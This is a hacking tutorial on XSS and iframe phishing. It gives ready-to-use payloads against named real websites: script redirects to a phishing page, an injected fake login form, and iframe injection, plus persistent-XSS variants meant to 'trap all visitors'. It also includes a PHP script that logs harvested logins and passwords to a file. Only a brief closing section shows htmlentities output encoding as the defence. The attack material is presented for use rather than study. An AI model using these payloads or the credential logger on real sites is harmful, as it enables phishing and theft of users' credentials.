

Xss & Iframe Phishing

Introduction :

In this paper, you will learn the different phishing from xss/iframe.

The xss gives the opportunity to interact with the user target (redirect, cookie and phishing, etc.).
Here you will see :

- XSS Redirect Phishing
- XSS HTML Inject Phishing
- Iframe Phishing
- How Secure it

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Xss Redirect Phishing

The redirect phishing consists to redirect on a fake page who steal the victim's login as a true phishing page but from the real website to our phishing page.

Example :

- Vulnerable site :

```
http://www.bomb-mp3.com/index.php?search=[xss]
```

- XSS redirect exploiting :

```
http://www.bomb-mp3.com/index.php?  
search="">'><script>document.location.href="http://www.google.com"</script>  
// Replace http://www.google.com by your phising page address
```

If the website contains a XSS persistent vuln, for example a guestbook, write & send it & all users who will visit the guestbook will be redirected on your page.

```
<script>document.location.href="http://www.google.com"</script>  
// Replace http://www.google.com by your phising page address
```

Xss Html inject Phishing

The XSS HTML inject consists to inject a code of a fake login page in the URL to make a phishing page ON the site.

Example :

- Vulnerable site :

```
http://directorybin.com/index.php?q=[xss]
```

- XSS HTML inject exploiting :

```
http://directorybin.com/index.php?q='><html><head><meta content="text/html; charset=ISO-8859-1" http-equiv="content-type" /><title></title></head><body><div style="text-align: center;"><form Method="POST" Action="phishing.php" Name="form">Phishingpage :<br /><br />Login :<br />&ampnbsp<input name="login" /><br />Password :<br />&ampnbsp<input name="Password" type="password" /><br /><br /><br /><input name="Valid" value="Ok !" type="submit" /><br /></form></div></body></html>

// Replace 'phishing.php' by your phishing page
```

Warning : Don't forget to encode it !

If the website contains a XSS persistent vuln, for example a guestbook, write & send it & all users who will visit the guestbook will see the phishing page and perhaps connect on.


```
<html><head><meta content="text/html; charset=ISO-8859-1" http-equiv="content-type" /><title></title></head><body><div style="text-align: center;"><form Method="POST" Action="phishing.php" Name="form">Phishingpage :<br /><br />Login :<br />&ampnbsp<input name="login" /><br />Password :<br />&ampnbsp<input name="Password" type="password" /><br /><br /><br /><input name="Valid" value="Ok !" type="submit" /><br /></form></div></body></html>

// Replace 'phishing.php' by your phishing page
```

Phishing.php :

```
<?php  
$login = $_POST['login'];  
$password = $_POST['Password'];  
$open = fopen('log.htm', 'a+');  
fputs($open, 'Login : ' . $login . '<br>' . '  
Password : ' . $password . '<br>' . '<br>');  
?>
```

- XSS Html inject Pic :



Iframe Phishing

The iframe phishing is such as the xss redirect phishing and html url phishing in one : its a redirect in iframe on the web site.

Example :

- Vulnerable Site :

```
http://www.romow.com/index.php?search=[xss/iframe]
```


- Iframe Phishing Exploiting :

```
http://www.romow.com/index.php?search='><iframe src="http://google.Com"  
height="300" width="800"></iframe>  
// Replace http://google.com by your phishing page
```

Warning : Dont forget to encode it !

As the others methods if the web site contain a XSS persistent, you can inject the iframe code to trap all visitors.

- Iframe Phishing Pic :



Secure

To secure the XSS/Iframe phishing you need to secure the XSS vuln : it's very easy, for this you need to use htmlentities :

Example :

- Vulnerable code :

```
<?php  
  
$var2 = $_GET['var1'];  
  
echo $var2  
  
?>
```

- Secure Code with htmlentities :

```
<?php  
  
if(isset($_GET['var1'])) // We check if $_GET['var1'] exists, if exists then we continue  
  
{  
    echo htmlentities($_GET['var1'], ENT_QUOTES); // Print $_GET['var1']) with encoded quotes  
  
}  
  
?>
```

- Htmlentities(\$Original, ENT_QUOTES); convert :

\$Original	->	Htmlentities (\$original, ENT_QUOTES)
'		'
"		"
<		<
>		>